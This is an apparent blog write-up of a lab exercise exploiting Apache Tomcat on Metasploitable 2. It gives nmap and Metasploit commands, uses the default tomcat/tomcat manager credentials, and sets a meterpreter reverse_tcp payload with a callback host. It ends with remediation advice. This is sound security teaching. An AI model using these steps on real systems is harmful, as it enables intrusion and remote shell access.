Exploiting Apache Tomcat on Metasploitable 2 via Metasploit

Author: Harikishan
Environment: Isolated Security Testing
Target Machine: Metasploitable 2
Attacker Machine: Kali Linux
Disclaimer
Get Harikishan’s stories in your inbox
Join Medium for free to get updates from this writer.
This write-up is created strictly for educational purposes and authorized security research. All activities were performed within an isolated lab environment on a dedicated target host.
Executive Summary
During an internal network security check, an old Apache Tomcat HTTP service on port 8180 was targeted. Using default admin credentials, a Remote Code Execution (RCE) flaw was exploited with Metasploit, leading to an interactive java/meterpreter/reverse_tcp shell on the system.
1. Network Discovery & Reconnaissance

The initial phase involved discovering active hosts within the subnets using an IP scanner tool.

Host Identification
- Target IP:
192.168.28.208 - Target Hostname:
METASPLOITABLE - MAC Address:
08:00:27:3D:9C:C8(Oracle VirtualBox NIC)
2. Port & Service Scanning

After we found the target IP, a detailed nmap service scan was executed from Kali Linux to find out running services and open ports.
nmap -v -sV -sC 192.168.28.208
3. Vulnerability Analysis & Exploit Selection
Port 8180 is running an HTTP service powered by Apache Tomcat. The Apache Tomcat often keep default admin credentials, which can let authorized users upload and run Java Web Application (WAR) files.

Metasploit Module Search
Using msfconsole, a search for Apache Tomcat modules :
msf > search apache tomcat 5.5
4. Exploitation Phase
The exploit/multi/http/tomcat_mgr_deploy module was selected to deploy a payload via the Tomcat Manager application.
Module Configuration
msf > use exploit/multi/http/tomcat_mgr_deploy
msf exploit(multi/http/tomcat_mgr_deploy) > set RHOSTS 192.168.28.208
msf exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
msf exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
msf exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
Options Overview
- RHOSTS:
192.168.28.208 - RPORT:
8180 - HttpUsername / HttpPassword:
tomcat/tomcat(Default Credentials) - Payload:
java/meterpreter/reverse_tcp - LHOST:
192.168.28.239
Execution
Executing using the run command.

5. Verify
Using basic commands like pwd, ls, and getuid, one can confirm access as well as the available folders and files.
6. Remediation & Recommendations
- Credential Management: Change default credentials for administrative access immediately.
- Access Control: Restrict access to the
/managerapplication by enforcing IP whitelisting or disabling public access to the appropriate interfaces. - Patch Management: Upgrade outdated Apache Tomcat instances to supported, security-patched releases.